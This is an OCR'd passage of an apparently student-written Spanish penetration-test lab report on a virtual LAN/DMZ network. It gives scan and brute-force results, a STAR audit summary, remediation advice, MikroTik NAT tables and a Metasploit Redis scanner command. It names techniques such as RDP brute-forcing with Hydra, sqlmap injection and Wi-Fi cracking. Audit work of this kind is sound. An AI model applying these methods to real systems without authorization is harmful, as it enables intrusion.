
r. OWASP ZAP Grafana Windows Server



s. OWASP ZAP PRTG



t. OWASP ZAP página de Router mikrotik



Resultados:

u. Acceso a RDP logrado de 3 minutos a 2h de acuerdo a la wordlist usada con contraseña débil.
v. Wi-Fi crackeado en 10 minutos
w. Puerta trasera abierta manualmente sin resistencia.

Métricas RAVs:

x. Superficie de Ataque. 8 puntos (4 digitales, 4 físicos)
y. Controles: 25% (solo 2 puntos tiene medidas minimas).
z. Limitaciones: 75% (6 puntos con fallos criticos).

7. Informe STAR (Security Test Audit Report)

7.1 Resumen Ejecutivo

- **Objetivo:** Verificar la seguridad de la infraestructura virtual (LAN y DMZ) y sus servicios críticos.
- **Alcance:** Hosts en DMZ (Windows Server, Ubuntu Server, PRTG, MikroTik) y clientes LAN (CentOS, Kali, Parrot).
- **Principales Hallazgos:**
  - RDP y SMB expuestos sin MFA o segmentación.
  - Redis y bases de datos accesibles sin restricciones de autenticación.
  - Paneles web (Grafana, PRTG, Node.js, Apache, IIS) con certificados autofirmados o configuraciones inseguras.
  - Router MikroTik ofrece servicios inseguros (FTP, Telnet, API).

7.2 Metodología de Prueba

1. **Escaneo de red con Nmap**: Enumeración de puertos, versiones, SSL y SO en cada host.
2. **Escaneos de vulnerabilidades**:
   - **Nessus** y **OpenVAS** en todos los dispositivos.
3. **Pruebas de fuerza bruta**:
   - RDP (Windows Server) con **Hydra + Crunch**.
   - Login de Grafana (HTTP), MySQL, SSH, SMTP (Postfix).
4. **Pruebas de inyección SQL**:
   - PostgreSQL con **sqlmap** en API Node.js.
5. **Pruebas de cabeceras inseguras y configuraciones web**:
   - **Nikto** y **OWASP ZAP** en Apache, IIS, Nginx, Grafana, PRTG.

7.3 Hallazgos Detallados

Host	Servicio / Puerto	Riesgo Principal
Windows Server	RDP (3389)	Brute-force logrado en <2h; NTLM sin MFA.
	SMB (445)	Exposición a MS17-010 / EternalBlue.
	Redis (6379)	Sin contraseña; posible toma total de datos.

	Nginx (8080)	Proxy abierto sin autenticación.
Ubuntu Server	MySQL (3306)	Acceso expuesto; caching_sha2_password; usuarios por defecto.
	PostgreSQL (5432)	Injection SQL exitoso (blind, stacked queries).
	Node.js (8443,8082)	CORS abierto; falta HSTS, X-Frame-Options; Nikto detectó encabezados inseguros.
PRTG	Web (80→443)	Certificado para "localhost"; RDP (3389) innecesario.
MikroTik Router	FTP (21), Telnet (23)	Credenciales en claro; API expuesto sin restricción por IP.
CentOS	Zeus-Admin (9090)	Servicio desconocido; posiblemente vulnerable.
Parrot	Nessus (8834)	Panel de gestión expuesto; riesgo de escaneo/configuración no autorizada.
Kali (SysAdmin)	SSH (22)	Expuesto innecesario si no se usa para administración remota frecuente.

7.4 Métricas RAVs

- **Superficie de Ataque (R):** 8 puntos totales
  - Digital: puertos y servicios expuestos (6)
  - Físico/Lógico: acceso RDP, paneles web (2)
- **Controles (A):** 25% (solo Redis y SSH tienen algún nivel mínimo de cierre)
- **Limitaciones (V):** 75% (6 de 8 puntos con fallos críticos: RDP, SMB, bases de datos, servicios web, router)

7.5 Recomendaciones

1. **Seguridad de autenticación**
   - Habilitar MFA en RDP y paneles web.
   - Configurar contraseñas fuertes (requirepass en Redis; eliminar usuarios predeterminados).
2. **Segmentación y filtrado**
   - Mantener reglas de firewall estrictas (solo puertos necesarios).
   - Deshabilitar SMB/RDP desde Internet; permitir solo LAN→DMZ bajo IP específicas.
3. **Cifrado y certificados**
   - Instalar certificados TLS firmados por CA en todos los servicios web.
   - Deshabilitar cifrados anónimos en SMTP (Postfix).
4. **Actualización y parches**
   - Aplicar parches en Windows (MS17-010), Ubuntu, MikroTik.
   - Actualizar versiones de Apache, Nginx, Node.js.
5. **Monitorización y auditoría**
   - Habilitar logging detallado en MikroTik y Windows Defender Firewall.
   - Revisar logs de acceso a paneles web y bases de datos.


6. **Pruebas continuas**
    - Programar escaneos semanales con Nessus/OpenVAS.
    - Repetir fuerza bruta en servicios críticos tras cambios.

7.6 Conclusión

La evaluación muestra que, pese a contar con una DMZ y segmentación básica, existen múltiples vectores expuestos que permiten desde accesos administrativos (RDP, SSH) hasta compromisos de bases de datos y servicios web. Implementar las recomendaciones reducirá dramáticamente la superficie de ataque y mejorará la postura de seguridad de tu laboratorio y, por extensión, de cualquier red productiva basada en esta topología.

Capturas de prueba de penetración


Prueba de sniffing de credenciales a Router Mikrotik



Windows

Escaneo a redis con metasploit

```
sudo msfconsole
use scanner/redis/redis_server
set RHOSTS 192.168.45.4
```



Capturas de implementación de firewall


Firewall en Mikrotik

Servicio	IP Interna	Puerto Interno	Puerto Externo	Protocolo	Comentario
IIS (HTTPS)	192.168.45.4	443	443	TCP	Página segura IIS
IIS (HTTP)	192.168.45.4	8081	8081	TCP	Página web IIS alterna
Redis	192.168.45.4	6379	6379	TCP	Base de datos en Docker
Grafana	192.168.45.4	3000	3000	TCP	Monitoreo (Docker)
Nginx	192.168.45.4	8080	8080	TCP	Reverso proxy (Docker)
Apache (HTTP)	192.168.45.5	80	80	TCP	Página en Ubuntu
Apache (HTTPS)	192.168.45.5	443	4443	TCP	Alternativo por conflicto
MySQL	192.168.45.5	3306	3306	TCP	Base de datos MySQL


PostgreSQL	192.168.45.5	5432	5432	TCP	Base de datos PostgreSQL
Node.js (HTTPS)	192.168.45.5	8443	8443	TCP	WebApp Docker HTTPS
Node.js (HTTP)	192.168.45.5	8080	8082	TCP	WebApp Docker HTTP
Postfix (SMTP)	192.168.45.5	25	25	TCP	Servidor de correo
PRTG (HTTP)	192.168.45.2	80	8083	TCP	Web UI de monitoreo
PRTG (HTTPS)	192.168.45.2	443	4444	TCP	Web UI segura PRTG

MikroTik RouterOS


- **NAT**
  - **DST-NAT** para exponer sólo los servicios autorizados en la DMZ (IIS, Apache, MySQL, Redis, Grafana, Postfix, PRTG, etc.) desde la IP pública 192.168.150.132.
  - **SRC-NAT** (masquerade o src-nat) para que el tráfico saliente de DMZ y LAN hacia Internet use la IP pública.
- **Filter Rules**
  - **Permitir** todo el tráfico legítimo ESTABLISHED/RELATED.
  - **Permitir** sólo desde la LAN a los servicios específicos en la DMZ (SSH, RDP, HTTP/HTTPS, bases de datos).
  - **Bloquear** cualquier tráfico DMZ→LAN no autorizado.
  - **Bloquear** acceso directo de Internet a la LAN.




Ping SysAdmin a servidores de la DMZ




Ping de servidor a LAN



Win2022 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Tails
Parr00t
CentOS v5
Win2022
Ubuntu Server
mikrotik
WinMonitor
Metasploit2
kal00
pat00
mikrotik
kal00
pat00
CentOS v5
Win2022
Ubuntu Server
WinMonitor
docker desktop PERSONAL
Search
Ctrl+K
Sign in
Administrador: C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 10.0.20348.3328]
(c) Microsoft Corporation. Todos los derechos reservados.
C:\Users\Administrador>ping 172.16.45.11
Haciendo ping a 172.16.45.11 con 32 bytes de datos:
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Estadísticas de ping para 172.16.45.11:
Paquetes: enviados = 3, recibidos = 0, perdidos = 3
(100% perdidos),
Control-C
^C
C:\Users\Administrador>
Show charts
CPU (%)
Last starte
Actions
0% 3 days ago
0% 9 minutes
0% 2 days ago
0% 2 days ago
Showing 4 items
Engine running
RAM 1.13 GB CPU 0.50% Disk: 2.89 GB used (limit 1006.85 GB)
Terminal
New version available
Escribe aquí para buscar.
01:31 p. m.
09/05/2025
o direct input to this VM, click inside or press Ctrl+G.
ESP
INTL
05:31 a. m.
09/05/2025

